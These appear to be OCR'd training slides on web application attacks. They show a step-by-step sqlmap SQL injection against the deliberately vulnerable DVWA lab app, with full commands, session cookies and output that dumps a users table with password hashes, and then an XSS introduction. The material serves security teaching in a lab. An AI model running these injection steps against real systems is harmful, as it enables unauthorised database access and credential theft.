
Step 3: Intercept the traffic to grab the session ID to be used to exploit the app.

- The Burp Suite has to intercept the traffic and shows the Session ID;
- Copy the Session ID and the URL to a file.


burp suite free edition v1.4.01
burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder comparer optic
intercept options history
forward
drop
intercept is on
action
raw params headers hex

request to http://bwa.sait230.ca:80 [10.2.1.8]

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: bwa.sait230.ca
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Cookie: security=low; PHPSESSID=71j7gms52qsldh50gg6h0mf912
DNT: 1
Cache-Control: max-age=0
```



*Unsaved Document 1 - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
*Unsaved Document 1

```
Cookie: security=low; PHPSESSID=71j7gms52qsldh50gg6h0mf912

http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
```

SQL Injection with SQLMap

Exploiting

Step 4: Using SQLMap to check the databases




```
root@bt-was:/pentest/database/sqlmap# ./sqlmap.py -u "http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=71j7gms
52qsldh50gg6h0mf912; security=low" --dbs
```

Level of test to perform

Checking the databases

URL

SessionID



```
[21:52:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[21:52:07] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[21:52:07] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/bwa.sait230.ca'

[*] shutting down at 21:52:07

root@bt-was:/pentest/database/sqlmap#
```

Results

Backtrack > Vulnerability Assessment > Database Assessment > MSSQL Assessment > sqlmap

Exploiting

SQLMap

Syntax

```
#./sqlmap.py –u “URL” –cookie=“SESSION_ID; security=low” [OPTIONS]
```

EXAMPLE

```
[root@sait tmp]# ./sqlmap.py –u
“http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#” --
cookie=“PHPSESSID=75nf459enmf9erendv9et; security=low” --dbs
```


Options

- --dbs: shows all the databases;
- --dump-all: dump all the database tables entries;
- --current-user: retrieve the current user;
- --tables: enumerate database tables;
- --passwords: enumerate users password hashes.

SQL Injection with SQLMap

Exploiting


Step 4: Using SQLMap to check for tables



```
root@bt-was:/pentest/database/sqlmap# ./sqlmap.py -u "http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=74r5f6cmdn0
j3ol6g9sv45kdc7; security=low" --tables
```

--tables

Results




```
[17:57:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[17:57:17] [INFO] fetching database names
[17:57:17] [INFO] fetching tables for databases: 'dvwa, information_schema'
[17:57:17] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+---------------------------------------+
| guestbook                             |
| users                                 |
+---------------------------------------+

Database: information_schema
[28 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
```

SQL Injection with SQLMap

Exploiting


Step 5: Dump the database



```
root@bt-was:/pentest/database/sqlmap# ./sqlmap.py -u "http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=74r5f6cmdn0
j3ol6g9sv45kdc7; security=low" --current-user --current-db --dump-all
```

--dump-all

Database schema




```
+--------------------------------------+---------------------------------------
| VARIABLE_NAME                        | VARIABLE_VALUE
+--------------------------------------+---------------------------------------
[18:33:09] [WARNING] console output will be trimmed to last 256 rows due to large table size
| MAX_CONNECTIONS                      | 151
| MYISAM_SORT_BUFFER_SIZE              | 8388608
| CHARACTER_SETS_DIR                   | /usr/share/mysql/charsets/
| IDENTITY                             | 0
| BINLOG_CACHE_SIZE                    | 32768
| UPDATABLE_VIEWS_WITH_LIMIT           | YES
| LOWER_CASE_TABLE_NAMES               | 1
| SLOW_LAUNCH_TIME                     | 2
| COMPLETION_TYPE                      | 0
| INNODB_LOCK_WAIT_TIMEOUT             | 50
| FT_QUERY_EXPANSION_LIMIT             | 20
```

SQL Injection with SQLMap

Exploiting


Step 5: Dump the database




```
root@bt-was:/pentest/database/sqlmap# ./sqlmap.py -u "http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=74r5f6cmdn0
j3ol6g9sv45kdc7; security=low" --current-user --current-db --dump-all
```

--dump-all

Tables



```
--+-------------------+----------------+
| ENGINE | VERSION | CHECKSUM | DATA_FREE | TABLE_ROWS | TABLE_NAME                              | ROW_FORMAT | CHECK_TIME | TABLE_TYPE  | UPDATE_TIME
  | CREATE_TIME         | DATA_LENGTH | INDEX_LENGTH | TABLE_SCHEMA       | TABLE_CATALOG | TABLE_COMMENT | AUTO_INCREMENT | AVG_ROW_LENGTH | CREATE_OPTION
S | TABLE_COLLATION   | MAX_DATA_LENGTH |
+--------+---------+----------+----------+---------------+---------------------------------+----------+----------+-----------+------------
--+-------------------+---------+----------+------------------+------------+----------+-----------+----------+------------
--+-------------------+----------------+
| MEMORY | 10      | NULL     | 0        | NULL     | CHARACTER_SETS                          | Fixed      | NULL       | SYSTEM VIEW | NULL
  | NULL                | 0           | 0            | information_schema | NULL          | <blank>       | NULL           | 384            | max_rows=4369
0 | utf8_general_ci   | 16604160        |
| MEMORY | 10      | NULL     | 0        | NULL     | COLLATIONS                              | Fixed      | NULL       | SYSTEM VIEW | NULL
  | NULL                | 0           | 0            | information_schema | NULL          | <blank>       | NULL           | 231            | max_rows=7262
8 | utf8_general_ci   | 16704765        |
| MEMORY | 10      | NULL     | 0        | NULL     | COLLATION_CHARACTER_SET_APPLICABILITY   | Fixed      | NULL       | SYSTEM VIEW | NULL
  | NULL                | 0           | 0            | information_schema | NULL          | <blank>       | NULL           | 195            | max_rows=8603
```




```
[2 entries]
+------------+--------------+-----------------+-----------------+-------------------+--------------------+
| TABLE_NAME | TABLE_SCHEMA | CONSTRAINT_TYPE | CONSTRAINT_NAME | CONSTRAINT_SCHEMA | CONSTRAINT_CATALOG |
+------------+--------------+-----------------+-----------------+-------------------+--------------------+
| guestbook  | dvwa         | PRIMARY KEY     | PRIMARY         | dvwa              | NULL               |
| users      | dvwa         | PRIMARY KEY     | PRIMARY         | dvwa              | NULL               |
+------------+--------------+-----------------+-----------------+-------------------+--------------------+
```

SQL Injection with SQLMap

Exploiting


Step 5: Dump the database



```
root@bt-was:/pentest/database/sqlmap# ./sqlmap.py -u "http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=74r5f6cmdn0
j3ol6g9sv45kdc7; security=low" --current-user --current-db --dump-all
```

--dump-all

Privilege Users




```
[1 entry]
+------------+--------------+---------------+----------------+
| GRANTEE    | IS_GRANTABLE | TABLE_CATALOG | PRIVILEGE_TYPE |
+------------+--------------+---------------+----------------+
| 'dvwa'@'%' | NO           | NULL          | USAGE          |
+------------+--------------+---------------+----------------+
```

SQL Injection with SQLMap

Exploiting


Step 5: Dump the database




```
root@bt-was:/pentest/database/sqlmap# ./sqlmap.py -u "http://bwa.sait230.ca/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=74r5f6cmdn0
j3ol6g9sv45kdc7; security=low" --current-user --current-db --dump-all
```

--dump-all

Results



```
[18:33:10] [INFO] table 'information_schema.VIEWS' dumped to CSV file '/pentest/database/sqlmap/output/bwa.sait230.ca/dump/information_schema/VIEWS.csv'
[18:33:10] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/bwa.sait230.ca'
```



```
root@bt-was:/pentest/database/sqlmap# cat /pentest/database/sqlmap/output/bwa.sait230.ca/dump/dvwa/users.csv
user_id,user,avatar,password,last_name,first_name
1,admin,http://owaspbwa/dvwa/hackable/users/admin.jpg,21232f297a57a5a743894a0e4a801fc3,admin,admin
2,gordonb,http://owaspbwa/dvwa/hackable/users/gordonb.jpg,e99a18c428cb38d5f260853678922e03,Brown,Gordon
3,1337,http://owaspbwa/dvwa/hackable/users/1337.jpg,8d3533d75ae2c3966d7e0d4fcc69216b,Me,Hack
4,pablo,http://owaspbwa/dvwa/hackable/users/pablo.jpg,0d107d09f5bbe40cade3de5c71e9e9b7,Picasso,Pablo
5,smithy,http://owaspbwa/dvwa/hackable/users/smithy.jpg,5f4dcc3b5aa765d61d8327deb882cf99,Smith,Bob
6,user,http://owasp                    users/1337.jpg,ee11cbb19052e40b07aac0ca060c23ee,user,user
```

Password Hash

XSS – Cross Site Script

A specific type of injection vulnerability in which the attacker injects his own script (such as JavaScript) or HTML into a vulnerable web page.

- Data from attacker is sent to the user’s browser;
- Steal user’s session, user passwords, steal sensitive data, rewrite web page, redirect user to phishing or malware site;
- Install XSS proxy which allows attacker to observe and direct all user’s behavior on vulnerable site.

https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS)


XSS – Cross Site Script

- It is a Script Injection: the attacker has the ability to inject a script and have the browser run it;
- Targets the client using the application;
- There are a number of typical attacks:
  - Reading cookies;
  - Redirecting a user;
  - Modifying content on a page
- Two types of XSS:
  - Reflected (non-persistent);
  - Stored (persistent).

Cross-Site Scripting Illustrated


Exploiting

1 Attacker finds a vulnerable web app



How to Exploit Hidden Fields - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/WebGoat/attack?Screen=6&menu=51 Go
Logout
Local intranet

Attacker enters a malicious script into a web page that stores the data on the server

Application with stored XSS vulnerability



2 Victim views page – sees the web page


How to Exploit Hidden Fields - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/WebGoat/attack?Screen=6&menu=51 Go
Logout
How to Exploit Hidden Fields
OWASP WebGoat V4
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Admin Functions
General
Broken Authentication and Session Management
Broken Access Control
Cross-Site Scripting (XSS)
Unvalidated Parameters
How to Exploit Hidden Fields
How to Bypass Client Side JavaScript Validation
How to Exploit Unchecked Email
Insecure Storage
